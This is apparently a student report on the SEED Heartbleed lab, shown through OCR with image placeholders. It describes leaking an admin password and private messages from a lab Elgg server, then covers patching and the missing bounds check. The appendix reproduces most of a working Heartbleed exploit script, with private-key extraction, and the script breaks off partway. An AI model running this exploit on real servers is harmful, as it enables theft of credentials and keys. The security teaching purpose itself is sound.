form how the heartbeat protocol operates and the Heartbleed attack is executed on the same platform.




Figure 27: Heartbeat Communication

[3]RFC 6520




Figure 28: Heartbleed Attack

2 Overview

This report provides a hands-on analysis on how the exploit can be used to extract confidential and sensitive information from outdated and unpatched servers. Furthermore, it will also look at the code to determine the absence of a safety mechanism that could have prevented this bug from being exploited. (Note: Newer versions of OpenSSL (>1.0.1f) do not have this vulnerability and cannot be replicated on newer Operating Systems (OS). This is so as older OpenSSL versions are not available in repositories for newer OS, with the exception of Windows as previous versions installers can still be found on the internet.)

3 Attack Sequence

3.1 Virtual Machine (VM) Preparation

3.1.1 Network Setup

2 VMs are deployed to the same network using the provided Ubuntu 12.04 image. The topography of the network with the respective IP addresses are reflected in Figure 94.




Figure 29: Network Configuration

3.1.2 Editing `HOSTS` file

The `hosts` file is used to forcibly map domains to defined IP addresses of the user's choosing. Any form of requests that are made to the domains present in the hosts file are redirected to the IP address stated within the file.

As it is illegal to hack any websites over the internet, a Content Management System (CMS) from Elgg has been installed for this purpose and is accessible through the server VM. To redirect the domain name on the attacker's VM to the server VM, the hosts file needs to be modified. The hosts file is located at `/etc/hosts` and can only be edited using a privileged account. In the hosts file, the entry for `www.heartbleedlabelgg.com` has its IP address modified from `127.0.0.1` to `192.168.43.157`.

3.2 Heartbleed Attack

To initiate the attack, enough data must be on the server for the attack to be successful. Some interactions were performed on the server.

1. Logging in using the site administrator account (username: admin, password: seedelgg)
2. Adding "Boby" as a friend
3. Sending "Boby" a private message

The private message that was sent has a subject field and a message field, similar to the format used in emails. The figure below displays the message that was sent from the administrator to "Boby".

Figure 30: Private Message

The code that is being used is in a file named `attack.py` and has been provided as a Github fork from "sh1n0b1" as it requires a deep understanding of the Heartbeat protocol to write code that exploits this vulnerability. The code has been attached to the Appendix for reference.

Before we can use the code to initiate the attack, it must first be marked as executable by using the command `chmod 775 attack.py`. After which, the code can be run by using the following line.

```
$ attack.py http://www.heartbleedlabelgg.com
```

Executing the code may result in unrelated data being printed and may multiple tries to extract useful information. Figure 31 shows one of the multiple results obtained from the code execution.




Figure 31: No Information Exposed

However, instead of relying on random data being printed from the code, the code provides a feature to increase the amount of data that can be read from the server memory by explicitly specifying the length. The "-l" option is specified with a longer length (default is 16384), such as 65535 (Maximum length is payload_length is stored as a 2 byte unsigned integer). Doing so, the amount of tries required to expose the same amount of information can be decreased. A longer length could also prevent the acquired data from being cut-off and requiring extra executions. Figure 32 and 33 shows how sensitive information can be exposed even when there is encryption between the endpoints.




Figure 32: Username and Password Exposed





Figure 33: Private Message Exposed

Furthermore, some executions will also print the "Referer" field which gives us extra insight on what interactions were made with the system, if the links are human readable.

In addition, an interesting observation to note that is if the length is small, little useful information will be printed as fields such as the language, encoding, referer, cookie names will reflect minimal differences, or duplicated at best.

To determine the amount of data that is sent normally without any leaking of data, the length of the data requested must be decreased. To speed up the determination, the length is halved until the string "Server processed malformed Heartbeat, but did not return any extra data." has been displayed and slowly increased until the string is no longer printed. The length was determined to be 22 and Figure displays the output when the length is set to 22 and 23 respectively.



(a) Length 22 (b) Length 23

Figure 34: Different Length Results

3.3 Countermeasures, Bug Fix & Code Analysis

We start this task by taking a snapshot of the VM as the OpenSSL version needs to be updated and downgrading later will be problematic. To update OpenSSL, the following 2 lines of code are executed in Terminal.

```
$ sudo apt-get update -y
$ sudo apt-get upgrade -y
```

When the same attack is executed again, no further information is displayed. This shows that the critical vulnerability has been patched and cannot be exploited with the newer versions. Figure 35 shows the output of the code after updating.

Figure 35: No Data Leak

Next, we need to analyse the code that causes OpenSSL to be vulnerable. The code has been attached to the Appendix for reference.

If we look at the code that generates the response packet, the line containing `memcpy(bp,pl,payload)` stands out as it becomes apparent that pointer `pl` is only referenced previously as a placement pointer, which means that the size of the actual payload is not checked. In the event that the length of the payload is smaller than the declared payload length, the pointer `pl` will exceed the boundary of the payload, read the padding and eventually read the surrounding memory regions, depending on the declared length of the payload and the location of `malloc` in the memory region.

A simple method to fix this is to add an extra line to check if the length of the payload is exactly as declared in the payload_length field.

3.4 Discussion

This section will look at the discussion based on three statements made by Alice, Bob and Eva based on the fundamental cause of the Heartbleed vulnerability.

1. Alice: Fundamental cause is missing the boundary checking during the buffer copy
2. Bob: Missing input validation
3. Eva: Delete the length value from the packet to solve everything

When performing boundary checking, performance will be affected as the variable will always need to be checked, which is not efficient as SSL/TLS transactions will slow down the servers. Missing input validations does not eliminate the error of

mismatched length even when the input is valid (between 1 and 65535). Deleting the input field does not solve the issue as the length must be known for the response packet to have the correct amount of information.

4 Appendix

4.1 attack.py

```
#!/usr/bin/python

# Code originally from https://gist.github.com/eelsivart/10174134
# Modified by Haichao Zhang
# Last Updated: 2/12/15
# Version 1.20
#
# -added option to the payload length of the heartbeat payload
# Don't forget to "chmod 775 ./attack.py" to make the code executable
# Students can use eg. "./attack.py www.seedlabelgg.com -l 0x4001" to send the heartbeat request with payload length variable=0x4001
# The author disclaims copyright to this source code.

import sys
import struct
import socket
import time
import select
import re
import time
import os
from optparse import OptionParser

options = OptionParser(usage='%prog server [options]', description='Test and exploit TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)')
options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 443)')
options.add_option('-l', '--length', type='int', default=0x4000,dest="len", help='payload length to test (default: 0x4000)')
options.add_option('-n', '--num', type='int', default=1, help='Number of times to connect/loop (default: 1)')
options.add_option('-s', '--starttls', action="store_true", dest="starttls", help='Issue STARTTLS command for SMTP/POP/IMAP/FTP/etc...')
options.add_option('-f', '--filein', type='str', help='Specify input file, line delimited, IPs or hostnames or IP:port or hostname:port')
```

```
29 options.add_option('-v', '--verbose', action="store_true",
   ↪ dest="verbose", help='Enable verbose output')
30 options.add_option('-x', '--hexdump', action="store_true",
   ↪ dest="hexdump", help='Enable hex output')
31 options.add_option('-r', '--rawoutfile', type='str', help='Dump the
   ↪ raw memory contents to a file')
32 options.add_option('-a', '--asciioutfile', type='str', help='Dump the
   ↪ ascii contents to a file')
33 options.add_option('-d', '--donotdisplay', action="store_true",
   ↪ dest="donotdisplay", help='Do not display returned data on
   ↪ screen')
34 options.add_option('-e', '--extractkey', action="store_true",
   ↪ dest="extractkey", help='Attempt to extract RSA Private Key, will
   ↪ exit when found. Choosing this enables -d, do not display
   ↪ returned data on screen.')
35
36 opts, args = options.parse_args()
37
38 if opts.extractkey:
39     import base64, gmpy
40     from pyasn1.codec.der import encoder
41     from pyasn1.type.univ import *
42
43 def hex2bin(arr):
44     return ''.join('{:02x}'.format(x) for x in arr).decode('hex')
45
46 tls_versions = {0x01:'TLSv1.0',0x02:'TLSv1.1',0x03:'TLSv1.2'}
47
48 def build_client_hello(tls_ver):
49     client_hello = [
50
51 # TLS header ( 5 bytes)
52 0x16,               # Content type (0x16 for handshake)
53 0x03, tls_ver,         # TLS Version
54 0x00, 0xdc,         # Length
55
56 # Handshake header
57 0x01,               # Type (0x01 for ClientHello)
58 0x00, 0x00, 0xd8,   # Length
59 0x03, tls_ver,         # TLS Version
60
61 # Random (32 byte)
62 0x53, 0x43, 0x5b, 0x90, 0x9d, 0x9b, 0x72, 0x0b,
63 0xbc, 0x0c, 0xbc, 0x2b, 0x92, 0xa8, 0x48, 0x97,
64 0xcf, 0xbd, 0x39, 0x04, 0xcc, 0x16, 0x0a, 0x85,
65 0x03, 0x90, 0x9f, 0x77, 0x04, 0x33, 0xd4, 0xde,
```

```
0x00,               # Session ID length
0x00, 0x66,         # Cipher suites length

# Cipher suites (51 suites)
0xc0, 0x14, 0xc0, 0x0a, 0xc0, 0x22, 0xc0, 0x21,
0x00, 0x39, 0x00, 0x38, 0x00, 0x88, 0x00, 0x87,
0xc0, 0x0f, 0xc0, 0x05, 0x00, 0x35, 0x00, 0x84,
0xc0, 0x12, 0xc0, 0x08, 0xc0, 0x1c, 0xc0, 0x1b,
0x00, 0x16, 0x00, 0x13, 0xc0, 0x0d, 0xc0, 0x03,
0x00, 0x0a, 0xc0, 0x13, 0xc0, 0x09, 0xc0, 0x1f,
0xc0, 0x1e, 0x00, 0x33, 0x00, 0x32, 0x00, 0x9a,
0x00, 0x99, 0x00, 0x45, 0x00, 0x44, 0xc0, 0x0e,
0xc0, 0x04, 0x00, 0x2f, 0x00, 0x96, 0x00, 0x41,
0xc0, 0x11, 0xc0, 0x07, 0xc0, 0x0c, 0xc0, 0x02,
0x00, 0x05, 0x00, 0x04, 0x00, 0x15, 0x00, 0x12,
0x00, 0x09, 0x00, 0x14, 0x00, 0x11, 0x00, 0x08,
0x00, 0x06, 0x00, 0x03, 0x00, 0xff,
0x01,               # Compression methods length
0x00,               # Compression method (0x00 for NULL)
0x00, 0x49,         # Extensions length

# Extension: ec_point_formats
0x00, 0x0b, 0x00, 0x04, 0x03, 0x00, 0x01, 0x02,

# Extension: elliptic_curves
0x00, 0x0a, 0x00, 0x34, 0x00, 0x32, 0x00, 0x0e,
0x00, 0x0d, 0x00, 0x19, 0x00, 0x0b, 0x00, 0x0c,
0x00, 0x18, 0x00, 0x09, 0x00, 0x0a, 0x00, 0x16,
0x00, 0x17, 0x00, 0x08, 0x00, 0x06, 0x00, 0x07,
0x00, 0x14, 0x00, 0x15, 0x00, 0x04, 0x00, 0x05,
0x00, 0x12, 0x00, 0x13, 0x00, 0x01, 0x00, 0x02,
0x00, 0x03, 0x00, 0x0f, 0x00, 0x10, 0x00, 0x11,

# Extension: SessionTicket TLS
0x00, 0x23, 0x00, 0x00,

# Extension: Heartbeat
0x00, 0x0f, 0x00, 0x01, 0x01
    ]
    return client_hello

def build_heartbeat(tls_ver):
    heartbeat = [
0x18,       # Content Type (Heartbeat)
0x03, tls_ver,  # TLS version
0x00, 0x29,  # Length
```

```
112
113 # Payload
114 0x01,        # Type (Request)
115 opts.len/256, opts.len%256,  # Payload length
116 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
117 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
118 0x41, 0x41, 0x41, 0x41, 0x41, 0x42, 0x43, 0x44,
119 0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
120 0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
121 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
122 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
123 0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
124 0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
125 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
126 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
127 0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
128 0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
129 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
130 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
131 0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
132 0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
133 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
134 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
135 0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
136 0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
137 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
138 0x4E, 0x4F
139     ]
140     return heartbeat
141
142 if opts.rawoutfile:
143     rawfileOUT = open(opts.rawoutfile, "a")
144
145 if opts.asciioutfile:
146     asciifileOUT = open(opts.asciioutfile, "a")
147
148 if opts.extractkey:
149     opts.donotdisplay = True
150
151 def hexdump(s):
152     pdat = ''
153     hexd = ''
154     for b in xrange(0, len(s), 16):
155         lin = [c for c in s[b : b + 16]]
156         if opts.hexdump:
157             hxdat = ' '.join('%02X' % ord(c) for c in lin)
```

```
158             pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )for c
                ↪  in lin)
159             hexd += '  %04x: %-48s %s\n' % (b, hxdat, pdat)
160         else:
161             pdat += ''.join((c if ((32 <= ord(c) <= 126) or (ord(c)
                ↪  == 10) or (ord(c) == 13)) else '.' )for c in lin)
162 
163     if opts.hexdump:
164             return hexd
165 
166     else:
167         pdat = re.sub(r'([.]{50,})', '', pdat)
168         if opts.asciioutfile:
169             asciifileOUT.write(pdat)
170         return pdat
171 
172 
173 
174 def rcv_tls_record(s):
175     print 'Analyze the result....'
176     try:
177         tls_header = s.recv(5)
178         if not tls_header:
179             print 'Unexpected EOF (header)'
180             return None,None,None
181         typ,ver,length = struct.unpack('>BHH',tls_header)
182         message = ''
183         while len(message) != length:
184             message += s.recv(length-len(message))
185 
186         if not message:
187             print 'Unexpected EOF (message)'
188             return None,None,None
189 
190         if opts.verbose:
191                 print 'Received message: type = {}, version = {},
                    ↪  length = {}'.format(typ,hex(ver),length,)
192 
193         return typ,ver,message
194 
195     except Exception as e:
196         print "\nError Receiving Record! " + str(e)
197         return None,None,None
198 
199 def hit_hb(s, targ, firstrun, supported):
200     s.send(hex2bin(build_heartbeat(supported)))
```

```
201     while True:
202         typ, ver, pay = rcv_tls_record(s)
203         if typ is None:
204             print 'No heartbeat response received, server likely not
                ↪  vulnerable'
205             return ''
206 
207         if typ == 24:
208             if opts.verbose:
209                 print 'Received heartbeat response...'
210             if len(pay) > 0x29:
211                 if firstrun or opts.verbose:
212                     print '\nWARNING: ' + targ + ':' + str(opts.port)
                        ↪  + ' returned more data than it should -
                        ↪  server is vulnerable!'
213                 if opts.rawoutfile:
214                     rawfileOUT.write(pay)
215                 if opts.extractkey:
216                         return pay
217                 else:
218                         return hexdump(pay)
219             else:
220                 print 'Server processed malformed heartbeat, but did
                    ↪  not return any extra data.'
221 
222         if typ == 21:
223             print 'Received alert:'
224             return hexdump(pay)
225             print 'Server returned error, likely not vulnerable'
226             return ''
227 
228 def conn(targ, port):
229     try:
230         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
231         sys.stdout.flush()
232         s.settimeout(10)
233         #time.sleep(0.2)
234         s.connect((targ, port))
235         return s
236 
237     except Exception as e:
238        print "Connection Error! " + str(e)
239        return None
240 
241 def bleed(targ, port):
242     try:
```

```
243             res = ''
244             firstrun = True
245             print
                ↪  '\n###############################################################################'
246             print 'Connecting to: ' + targ + ':' + str(port) + ', ' +
                ↪  str(opts.num) + ' times'
247             for x in range(0, opts.num):
248                 if x > 0:
249                     firstrun = False
250 
251                 if x == 0 and opts.extractkey:
252                     print "Attempting to extract private key from
                        ↪  returned data..."
253                     if not os.path.exists('./hb-certs'):
254                         os.makedirs('./hb-certs')
255                     print '\nGrabbing public cert from: ' + targ + ':' +
                        ↪  str(port) + '\n'
256                     os.system('echo | openssl s_client -connect ' + targ
                        ↪  + ':' + str(port) + ' -showcerts | openssl x509 >
                        ↪  hb-certs/sslcert_' + targ + '.pem')
257                     print '\nExtracting modulus from cert...\n'
258                     os.system('openssl x509 -pubkey -noout -in
                        ↪  hb-certs/sslcert_' + targ + '.pem >
                        ↪  hb-certs/sslcert_' + targ + '_pubkey.pem')
259                     output = os.popen('openssl x509 -in
                        ↪  hb-certs/sslcert_' + targ + '.pem -modulus -noout
                        ↪  | cut -d= -f2')
260                     modulus = output.read()
261 
262                 s = conn(targ, port)
263                 if not s:
264                     continue
265 
266                 # send starttls command if specified as an option or if
                    ↪  common smtp/pop3/imap ports are used
267                 if (opts.starttls) or (port in {25, 587, 110, 143, 21}):
268                     stls = False
269                     atls = False
270 
271                     # check if smtp supports starttls/stls
272                     if port in {25, 587}:
273                         print 'SMTP Port... Checking for STARTTLS
                            ↪  Capability...'
274                         check = s.recv(1024)
275                         s.send("EHLO someone.org\n")
276                         sys.stdout.flush()
```

```
277                     check += s.recv(1024)
278                     if opts.verbose:
279                         print check
280 
281                     if "STARTTLS" in check:
282                         opts.starttls = True
283                         print "STARTTLS command found"
284 
285                     elif "STLS" in check:
286                         opts.starttls = True
287                         stls = True
288                         print "STLS command found"
289 
290                     else:
291                         print "STARTTLS command NOT found!"
292                         print
                            ↪  '#########################################################
293                         return
294 
295                 # check if pop3/imap supports starttls/stls
296                 elif port in {110, 143}:
297                     print 'POP3/IMAP4 Port... Checking for STARTTLS
                        ↪  Capability...'
298                     check = s.recv(1024)
299                     if port == 110:
300                         s.send("CAPA\n")
301                     if port == 143:
302                         s.send("CAPABILITY\n")
303                     sys.stdout.flush()
304                     check += s.recv(1024)
305                     if opts.verbose:
306                         print check
307                     if "STARTTLS" in check:
308                         opts.starttls = True
309                         print "STARTTLS command found"
310                     elif "STLS" in check:
311                         opts.starttls = True
312                         stls = True
313                         print "STLS command found"
314                     else:
315                         print "STARTTLS command NOT found!"
316                         print
                            ↪  '#########################################################
317                         return
318 
319                 # check if ftp supports auth tls/starttls
```

```
320                 elif port in {21}:
321                     print 'FTP Port... Checking for AUTH TLS
                        ↪  Capability...'
322                     check = s.recv(1024)
323                     s.send("FEAT\n")
324                     sys.stdout.flush()
325                     check += s.recv(1024)
326                     if opts.verbose:
327                         print check
328                     if "STARTTLS" in check:
329                         opts.starttls = True
330                         print "STARTTLS command found"
331                     elif "AUTH TLS" in check:
332                         opts.starttls = True
333                         atls = True
334                         print "AUTH TLS command found"
335                     else:
336                         print "STARTTLS command NOT found!"
337                         print
                            ↪  '########################################################
338                         return
339
340                 # send appropriate tls command if supported
341                 if opts.starttls:
342                     sys.stdout.flush()
343                     if stls:
344                         print 'Sending STLS Command...'
345                         s.send("STLS\n")
346                     elif atls:
347                         print 'Sending AUTH TLS Command...'
348                         s.send("AUTH TLS\n")
349                     else:
350                         print 'Sending STARTTLS Command...'
351                         s.send("STARTTLS\n")
352                     if opts.verbose:
353                         print 'Waiting for reply...'
354                     sys.stdout.flush()
355                     rcv_tls_record(s)
356
357             supported = False
358             for num,tlsver in tls_versions.items():
359
360                 if firstrun:
361                     print 'Sending Client Hello for
                        ↪  {}'.format(tlsver)
362                 s.send(hex2bin(build_client_hello(num)))
```

```
363
364                 if opts.verbose:
365                     print 'Waiting for Server Hello...'
366
367                 while True:
368                     typ,ver,message = rcv_tls_record(s)
369                     if not typ:
370                         if opts.verbose:
371                             print 'Server closed connection without
                                ↪  sending ServerHello for
                                ↪  {}'.format(tlsver)
372                         s.close()
373                         s = conn(targ, port)
374                         break
375                     if typ == 22 and ord(message[0]) == 0x0E:
376                         if firstrun:
377                             print 'Received Server Hello for
                                ↪  {}'.format(tlsver)
378                         supported = True
379                         break
380                 if supported: break
381
382             if not supported:
383                 print '\nError! No TLS versions supported!'
384                 print
                    ↪  '##################################################################
385                 return
386
387             if opts.verbose:
388                 print '\nSending heartbeat request...'
389             sys.stdout.flush()
390
391             keyfound = False
392             if opts.extractkey:
393                     res = hit_hb(s, targ, firstrun, supported)
394                     if res == '':
395                         continue
396                     keyfound = extractkey(targ, res, modulus)
397             else:
398                     res += hit_hb(s, targ, firstrun, supported)
399             s.close()
400             if keyfound:
401                 sys.exit(0)
402             else:
403                 sys.stdout.write('\rPlease wait... connection attempt
                    ↪  ' + str(x+1) + ' of ' + str(opts.num))
```

```
404                 sys.stdout.flush()
405
406         print '\n#########################################################################'
407         print
408         return res
409
410     except Exception as e:
411         print "Error! " + str(e)
412         print '#########################################################################'
413         print
414
415 def extractkey(host, chunk, modulus):
416     #print "\nChecking for private key...\n"
417     n = int (modulus, 16)
418     keysize = n.bit_length() / 16
419
420     for offset in xrange (0, len (chunk) - keysize):
421         p = long (''.join (["%02x" % ord (chunk[x]) for x in xrange (offset + keysize - 1, offset - 1, -1)]).strip(), 16)
422         if gmpy.is_prime (p) and p != n and n % p == 0:
423             if opts.verbose:
424                 print '\n\nFound prime: ' + str(p)
425             e = 65537
426             q = n / p
427             phi = (p - 1) * (q - 1)
